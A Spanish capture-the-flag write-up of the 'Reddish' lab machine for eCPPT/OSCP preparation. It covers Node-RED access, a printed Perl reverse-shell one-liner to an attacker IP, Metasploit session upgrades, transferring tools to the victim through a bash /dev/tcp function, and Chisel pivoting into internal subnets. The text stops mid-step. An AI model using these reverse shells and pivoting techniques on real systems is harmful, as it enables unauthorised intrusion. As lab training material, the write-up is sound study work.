

# Reddish Preparación eCPPT

## Write-UP Reddish OSCP STYLE

insane



Por Joan Moya (Aka.MicroJoan)



Microjoan\_youtube [🔗](#)

Joan Moya (Aka. MicroJoan) [🔗](#)

Microjoan.es [🔗](#)

Microjoan [🔗](#)

Microjoan [🔗](#)

Microjoan [🔗](#)

Microjoan [🔗](#)

<https://darkhacking.es/>



# Write-UP Reddish


## Preparación eCPPT

Empezaremos con un escaneo básico con Nmap a ver que puertos tiene abierta esta máquina:

```
> nmap -p- --open --min-rate 1000 10.10.10.94 -n -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-03 13:29 CET
Nmap scan report for 10.10.10.94
Host is up (0.046s latency).

Not shown: 64104 closed tcp ports (reset), 1430 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
1880/tcp   open  vsat-control
```

Si entramos con el navegador nos sale un "error" informando de que no admite peticiones GET:



Por lo que podemos abrir BurpSuite y con "repeater" cambiar el tipo de petición GET por petición POST:


A screenshot of the BurpSuite interface. On the left, the 'Request' pane shows a POST request to 'HTTP/1.1' with various headers and an empty payload. On the right, the 'Response' pane shows a successful HTTP 200 OK response with a JSON payload containing an ID, IP, and path.

```
Request
Pretty Raw Hex ⌂ \n ⌂
1 POST / HTTP/1.1
2 Host: 10.10.10.94:1880
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 86
5 ETag: W/"56-R2hMy9uACjuxtsna3/dmIPq7CVM"
6 Date: Tue, 03 Jan 2023 12:35:56 GMT
7 Connection: close
8
9 {
  "id": "39422e257c30cea6a00983e69deec7a6",
  "ip": "::ffff:10.10.14.21",
  "path": "/red/{id}"
}
```

Y con ello, en la respuesta de la petición POST nos devuelve el ID de la ruta donde encontraremos el servicio NODE-RED:

```
{
  "id": "39422e257c30cea6a00983e69deec7a6",
  "ip": "::ffff:10.10.14.21",
  "path": "/red/{id}"
}
```



A continuación comparto un video en el que se explica como establecer una conexión por TCP a un equipo juntando distintos "módulos" o "bloques", dicha conexión nosotros la "interceptaremos" con netcat.

[\(Ver video\)](#)



Esto nos permite tener una shell muy limitada, pero si podemos listar las distintas interfaces de red con la que cuenta el equipo:

```

[object Object]ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever
17: eth1@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:04 brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.4/16 brd 172.19.255.255 scope global eth1
        valid_lft forever preferred_lft forever

```


Estabilizamos la shell con una nueva conexión con un payload en perl:

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");};'
```

Una vez ejecutado este payload (configurando nuestra ip y nuestro nuevo puerto a la escucha) escribiríremos los siguientes comandos para poder tener una shell interactiva:

Una vez ejecutado este payload (configurando nuestra ip y nuestro nuevo puerto a la escucha) escribiríremos los siguientes comandos para poder tener una shell interactiva:

- script /dev/null -c bash
- "control+z"
- stty raw -echo; fg
- reset xterm
- export TERM=xterm
- export SHELL=bash



```
root@nodered:/node-red# whoami
root
root@nodered:/node-red#
```



Podemos también listar las ip's que tiene asignadas este equipo, de manera que podemos apuntarnos cual es el nuevo segmento de red que queremos escanear:

```
root@nodered:/node-red# hostname -I
172.18.0.2 172.19.0.4
root@nodered:/node-red#
```

O también podemos tener una sesión con Metasploit y meterpreter

- use exploit/multi/handler
- set Lhost ip\_equipo
- set Lport puerto\_escucha

Después, cuando tengamos la sesión, la pondremos como background presionando "ctrl + z".

Con el comando sessions podremos ver la sesión activa, si solamente tenemos una sesión, tendrá el id 1, por lo que escribiremos el siguiente comando para poder tener una sesión con Meterpreter:

```
sessions -u 1
```

Acto seguido, entraremos a la sesión (en este caso la de meterpreter con el id 2) con el siguiente comando:

```
sessions -i 2
```

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...[1]
```

```
meterpreter > [2]
```


```
meterpreter > ifconfig
Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 11
=====
Name      : eth1
Hardware MAC : 02:42:ac:13:00:03
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 172.19.0.3
IPv4 Netmask : 255.255.0.0

Interface 13
=====
Name      : eth0
Hardware MAC : 02:42:ac:12:00:02
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 172.18.0.2
IPv4 Netmask : 255.255.0.0
```

# PIVOTING SIN METASPLOIT OSCP STYLE

Por el momento contamos con una máquina comprometida la cual cuenta con dos subredes y otra máquina que cuenta con un servidor Apache:



Ahora necesitamos saber los equipos que se encuentran activos en los distintos segmentos de red, para ello descargaremos el siguiente binario en bash, el cual escanea los hosts activos en una subred que le pasemos por parámetro:

Link: <https://raw.githubusercontent.com/bertvv/scripts/master/src/ping-sweep.sh>

Una vez descargado utilizaremos la función base64 para pasar el código del .sh a una cadena en base64, una vez hecho eso utilizaremos la herramienta xclip para guardar la cadena generada en nuestro clipboard de la terminal y así pegar dicho código en la máquina víctima.

Si no se tiene instalado xclip simplemente lo instalamos con "apt install xclip"

Para pasar el código del script a base64 y copiarlo a nuestro clipboard escribiremos:

```
base64 -w 0 fichero.sh | xclip -sel clip
```

En el equipo víctima escribiremos "echo", pegaremos la cadena en base64 y escribiremos a continuación:

```
echo cadenabase64== | base64 -d > nombrefichero.sh
```

Ejecutamos el script (primero dando permisos de ejecución) seguido de la subred que queremos escanear sin el último binario:

```
./hosts.sh 172.19.0
```


Como ya sabemos en esta subred el equipo "172.19.0.4" es el equipo que hemos comprometido, por lo que el script nos muestra 3 hosts activos en esta red:

```
root@nodered:/tmp# ./hosts.sh 172.19.0
172.19.0.1
172.19.0.2
172.19.0.3
172.19.0.4
```

Comprobamos la otra subred:

```
root@nodered:/tmp# ./hosts.sh 172.18.0
172.18.0.1
172.18.0.2
```


Ahora ya sabemos cuantos hosts existen en estas subredes:



Utilizaremos el siguiente script en bash para descubrir los puertos que se encuentran abiertos en cada una de esas ip:

Link: <https://github.com/Sq00ky/Bash-Port-Scanner>

Por lo que se han podido identificar los puertos de cada uno de los equipos:



Dado que ya sabemos como escanear equipos y puertos con 2 binarios y también sabemos como transferirlos, os proporciono una herramienta en mi repositorio llamada "pdiscover" con la que pasando el segmento de red y el rango de puertos que queremos examinar, nos mostrará los equipos y los puertos abiertos por protocolo TCP:

### Ejemplo de funcionamiento:

```
root@nodered:/tmp# ./pdiscover.sh 172.19.0 10000
=====
PDISCOVER
=====
@microjoan

- Scanning segment 172.19.0.0:
[+] Host up: 172.19.0.1

[+] Host up: 172.19.0.2
6379/tcp open

[+] Host up: 172.19.0.3
80/tcp open

[+] Host up: 172.19.0.4
1880/tcp open
```

```
./pdiscover.sh 172.19.0 10000
```

Insertamos el segmento de red sin su ultimo bit




Insertamos el puerto máximo a escanear



Link de pdiscover: <https://github.com/micro-joan/pdiscover>

El siguiente paso es utilizar la aplicación chisel, la cual nos permitirá hacer un port forwarding del equipo al que queramos acceder, en este caso vamos a intentar acceder al equipo 172.19.0.2 que tiene el puerto 80:



Instalaremos Chisel desde el siguiente repositorio en nuestro equipo:

*Chisel es una herramienta que nos permite crear un servidor y poder hacer el llamado "**remote port forwarding**" el cual nos permitirá redireccionar uno de nuestros puertos locales hacia el puerto de la máquina en el que se ha instalado este servidor, de manera que tendremos acceso a un puerto de un equipo que se encuentra en otra subred.*

Link: <https://github.com/jpillora/chisel>

Asegúrate de tener go 17.7 instalado: <https://tecatadmin.net/install-go-on-ubuntu/>

- git clone <repositorio>
- go build . (compilamos la herramienta)
- go build -ldflags "-s -w" . (compilamos la herramienta y comprimimos)
- upx chisel (upx es un compresor de ejecutables)

Para poder transferir el fichero al equipo víctima, vamos a declarar una función en bash (dentro de la sesión del equipo víctima) que nos permita hacer una transferencia de archivos, dicha función la podemos copiar del siguiente enlace ([aquí](#)).

```
function __curl() {
    read proto server path <<<$(echo ${1/// })
    DOC=${path// /}
    HOST=${server//:*}
    PORT=${server//*:}
    [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

    exec 3<>/dev/tcp/${HOST}/${PORT}
    echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
    (while read line; do
        [[ "$line" == $'\r' ]] && break
    done && cat) <&3
    exec 3>&-
}
```



```
root@nodered:/tmp# function __curl() {
>     read proto server path <<<$(echo ${1/// })
>     DOC=${path// /}
>     HOST=${server//:*}
>     PORT=${server//*:}
>     [[ x"${HOST}" == x"${PORT}" ]] && PORT=80
>
>     exec 3<>/dev/tcp/${HOST}/${PORT}
>     echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
>     (while read line; do
>         [[ "$line" == $'\r' ]] && break
>     done && cat) <&3
>     exec 3>&-
> }
```

Hecho esto, podemos crearnos un servidor HTTP con Python en nuestro equipo para poder compartir el ejecutable que hemos comprimido anteriormente de chisel:

```
python3 -m http.server 80
```

Desde la máquina víctima transferimos dicho archivo con la función que hemos declarado de la siguiente manera:


```
__curl http://ip_tu_maquina/chisel > chisel
```

```
root@nodered:/tmp# __curl http://10.10.14.21/chisel > chisel
root@nodered:/tmp# ls -l
total 3032
-rw-r--r-- 1 root root 3096472 Jan  4 13:02 chisel
-rwxr-xr-x 1 root root      934 Jan  4 10:52 hosts.sh
-rwxr-xr-x 1 root root      566 Jan  4 12:00 portscan.sh
```

O también podemos utilizar la siguiente sentencia en perl:

```
perl -e 'use File::Fetch;$url = "http://192.168.1.10/myFile.sh";$ff =  
File::Fetch->new(uri => $url);$file = $ff->fetch() or die $ff->error;'
```

Lo mejor antes de seguir es comprobar que dicho archivo se ha pasado de manera correcta, para ello utilizaremos la función md5sum para comprobar que dicho hash que nos genera tanto en nuestro equipo como en el equipo víctima es el mismo, si es el mismo la integridad del archivo no se ha visto afectada, por lo que es el mismo contenido.



The screenshot shows two terminal sessions. The top session is on a compromised host ('Equipo comprometido') with the command 'root@nodered:/tmp# md5sum chisel' and output '77c0189c1ac5fe9284336c884787286b chisel'. The bottom session is on the 'Nuestro equipo' (our machine) with the same command and output. Both outputs are identical, indicating the file has not been modified.

```
root@nodered:/tmp# md5sum chisel  
77c0189c1ac5fe9284336c884787286b chisel      Equipo comprometido  
root@nodered:/tmp#   
  
❯ md5sum chisel  
77c0189c1ac5fe9284336c884787286b chisel      Nuestro equipo
```

Para poder ejecutarlo le daremos permisos de ejecución con "chmod +x" y lo ejecutaremos de la siguiente manera:




The screenshot shows the command 'root@nodered:/tmp# ./chisel' being run. The output provides usage information, version (0.0.0-src (go1.17.7)), commands (server and client), and a link to the GitHub repository (<https://github.com/jpillora/chisel>).

```
root@nodered:/tmp# ./chisel  
  
Usage: chisel [command] [--help]  
  
Version: 0.0.0-src (go1.17.7)  
  
Commands:  
    server - runs chisel in server mode  
    client - runs chisel in client mode  
  
Read more:  
    https://github.com/jpillora/chisel
```

Llegados a este punto, ahora queremos que nuestro puerto 80 (localhost) sea el puerto 80 de nuestro equipo víctima que se encuentra en otro segmento de red, por lo que con Chisel vamos a crear un servidor y "decirle" que queremos que nuestro puerto 80 sea el puerto 80 de el equipo 172.19.0.2

El primer paso es desde nuestro equipo crear un tunel "a la escucha" con Chisel:

```
./chisel server --reverse -p 5001
```



Hecho esto, en la máquina víctima ejecutaremos Chisel pero en este caso lo que haremos es una conexión a nuestro servidor local de Chisel, "diciéndole" que queremos conectarnos a nuestra ip al puerto 5001. Además le diremos que el puerto 80 de 172.19.0.2 será nuestro puerto 80:

```
./chisel client tu_ip:5001 R:80:172.19.0.2:80 &
```

Conéctate a este equipo  
(nuestro equipo local) al  
puerto 5001



Convierte el puerto 80 del  
equipo 172.19.0.3 en nuestro  
puerto 80

## Visualización en terminal:

```
root@nodered:/tmp# ./chisel client 10.10.14.21:5001:R:80:172.19.0.2:80
Equipo comprometido

> ./chisel server --reverse -p 5001
2023/01/04 17:50:55 server: Reverse tunnelling enabled
2023/01/04 17:50:55 server: Fingerprint EBaGjMCCbjJUSVeNAjlh6H/IlgRK8S/b6ri9vzp0PAw=
2023/01/04 17:50:55 server: Listening on http://0.0.0.0:5001
Nuestro equipo
```

## Esquema de funcionamiento actual:



**It works!**

This is the default web page for this server.

The web server software is running but no content has been added, yet.



Si vemos el código fuente, podremos comprobar que existen diversas funciones, las cuales una de ellas es "incrCounter" y "getData", además de algunos directorios.

La función "incrCounter" se encarga de guardar la cantidad de veces que se ha entrado a esta página web, por lo que podemos verlo en consola:

## It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

```
<!DOCTYPE html PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head></head>
  <body>
    <h1>It works!</h1>
    <p>This is the default web page for this server.</p>
  </body>
</html>
```

Number of hits: 15  
HITS incremented: <br />

Y también tenemos un directorio en la función "backupDatabase()" al cual no tenemos acceso:



## Forbidden

You don't have permission to access /8924d0549008565c554f8128cd11fda4/ on this server.

Apache/2.4.10 (Debian) Server at localhost Port 80


El siguiente paso es conectarnos al equipo 172.18.0.1 el cual tiene el puerto 1880 abierto, para ello haremos lo mismo que en el host anterior, configurando Chisel en modo cliente en el equipo pwned y modo servidor en nuestro equipo:

```

